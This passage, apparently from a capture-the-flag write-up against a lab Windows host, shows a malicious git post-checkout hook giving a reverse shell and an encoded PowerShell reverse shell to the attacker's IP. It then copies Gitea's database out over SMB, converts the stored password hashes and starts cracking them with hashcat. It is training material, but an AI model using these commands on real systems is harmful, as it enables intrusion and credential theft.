git commit -m "add-symlink"
[main 8373542] add-symlinkgit push
Enumerating objects: 8, done.
Writing objects: 100% (8/8), 594 bytes | 297.00 KiB/s, done.
To http://10.10.11.26:3000/test/captain
 * [new branch]      main -> main
Shell as richard
We listen on 4444 (the port in the post-checkout hook). Instead of a bare nc we use Penelope (repo), a reverse-shell handler that takes several sessions at once and tries to upgrade them to a PTY automatically:
penelopeWe hand the 5000 service the URL of the captain repo. Cloning it recursively runs the post-checkout:

Your git repository is being cloned for compilation.

[+] Listening for reverse shells on 0.0.0.0:4444
[+] Got reverse shell from COMPILED~10.10.11.26-MINGW64_NT-10.0-19045-x86_64
[+] Assigned SessionID <1>
[+] Attempting to upgrade shell to PTY ...
[!] Cannot upgrade shell with the available binaries ...
[+] Interacting with session [1], Shell Type: Readline

Richard@COMPILED MINGW64 ~/source/cloned_repos/31bp8/.git/modules/x
$ whoami
Richard
The shell that lands is a MINGW64 one, from Git for Windows, and it refuses to upgrade to a PTY. To work comfortably it pays to jump to a PowerShell, and the one-liner comes ready-encoded from revshells.com:

IP: 10.10.16.4   Port: 1234
PowerShell #3 (Base64)
powershell -e JABjAGwAaQBlAG4AdAAgAD0AIABOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwB5AHMAdABlAG0A...
That powershell -e is pasted into the Penelope session with an nc listening on 1234:
rlwrap nc -nlvp 1234
listening on [any] 1234 ...
connect to [10.10.16.4] from (UNKNOWN) [10.10.11.26] 63853

PS C:\Users\Richard\Desktop> whoami
Richard
The hook runs in the compilation service's context: we are compiled\richard.
Access as emily
Gitea's database
Exploring the system from the root, C:\Program Files already gives away who lives here:
dir C:\
cd PROGRA~1
dir
    Directory: C:\
d----   5/24/2024   4:36 PM   app
d-r--   5/24/2024   8:10 PM   Program Files
d-r--   5/22/2024   7:56 PM   Users

    Directory: C:\Program Files
d----   5/23/2024   3:34 PM   Git
d----   5/22/2024   8:01 PM   Gitea
d----   5/24/2024   3:43 PM   Python312
Gitea keeps all of its state in a data subdirectory, and there sits the database:
cd Gitea
dir
cd data
dir
    Directory: C:\Program Files\Gitea
d----   5/22/2024   8:01 PM              custom
d----  12/23/2025   5:40 PM              data
d----   5/22/2024   8:01 PM              log
-a---   5/22/2024   7:42 PM   208024735  gitea.exe

    Directory: C:\Program Files\Gitea\data
d----   12/23/2025  5:21 PM              gitea-repositories
d----   12/23/2025  5:16 PM              sessions
-a---   12/23/2025  5:40 PM     2023424  gitea.db
To analyse it calmly we bring it back over SMB, mounting the share with credentials (an unauthenticated smbserver.py gets refused by modern Windows policy):
smbserver.py smbFolder $(pwd) -smb2support -username kmn9 -password kmn9123net use \\10.10.16.4\smbFolder /u:kmn9 kmn9123
copy gitea.db \\10.10.16.4\smbFolder
C:\Program Files\Gitea\data> net use \\10.10.16.4\smbFolder /u:kmn9 kmn9123
The command completed successfully.

C:\Program Files\Gitea\data> copy gitea.db \\10.10.16.4\smbFolder

# ls
Calculator  captain  gitea.db  hook
Locally, sqlite3 opens the database and lists its tables:
sqlite3 gitea.db
.tables
SQLite version 3.46.1 2024-08-13 09:16:08
sqlite> .tables
access            org_user          package_version
access_token      package           project
action            package_blob      protected_branch
...
The one that matters is user, which stores the password hashes:

Gitea stores salt and passwd in hexadecimal, while hashcat expects the format sha256:<iterations>:<salt_b64>:<digest_b64>. That conversion is not invented here: it is documented on hashcat's own forum.

$salt   = base64_encode (substr ($phpass_hash, 7, 8));
$digest = convert_base64 (substr ($phpass_hash, 16));
echo "sha256:$iterations:$salt:$digest\n";

sha256:4096:bEJJem5JcTI=:mvW7jv+5py4wiLhB7AnGUN3xJmKw6Z1c
which can be cracked with -m 10900
With that template, a while loop translates the three columns in one go:
sqlite3 gitea.db "select name,passwd,salt from user" | while read line; do \
  salt="$(echo $line | awk '{print $3}' FS='|' | xxd -p -r | base64)"; \
  digest="$(echo $line | awk '{print $2}' FS='|' | xxd -p -r | base64)"; \
  username="$(echo $line | awk '{print $1}' FS='|')"; \
  echo "${username}:sha256:50000:${salt}:${digest}"; done | tee hashes
administrator:sha256:50000:pFxD023OMHYVixnCxpbvew==:G/CpVhzwdsX8DXbhQHiKkbUoFgnDhHkYOf1umZbTu/XJG47ua9UIHkIIXtC+d5wu+G0=
richard:sha256:50000:188slid90W2V7Vwzu1JLYg==:S0tTdm/pRufikbEG/Nb0lik0EW7JrHipmzv2sGz4Voqu3SZ+wCs5rrJE2D+4uJwkO14=
emily:sha256:50000:In2HPMqJEDzYOpdr2sUkhg==:l5BygNwk/lF8Q0db0hi/rVbCXU0RA32LbaRA79TWka3+rUAzCyqmqvHzNiHQ1zIo/BY=
test:sha256:50000:0ZFcoZSjh3TUvIK7NXfqHw==:VDlhulu1Mj1CVo3Q7Sg6DIKX8ukqVYU93uGNM8wZ5fJ+ld3lQ4mp+8ACvBElqxRd94U=
Four accounts: administrator, richard, emily and our test.
Crack emily's hash
hashcat auto-detects mode 10900 (PBKDF2-HMAC-SHA256) and breaks emily's password (hash cracking):
hashcat hashes /usr/share/wordlists/rockyou.txt --user
hashcat (v7.1.2) starting in autodetect mode

Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:

10900 | PBKDF2-HMAC-SHA256 | Generic KDF

Hashes: 4 digests; 4 unique digests, 4 unique salts
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344396
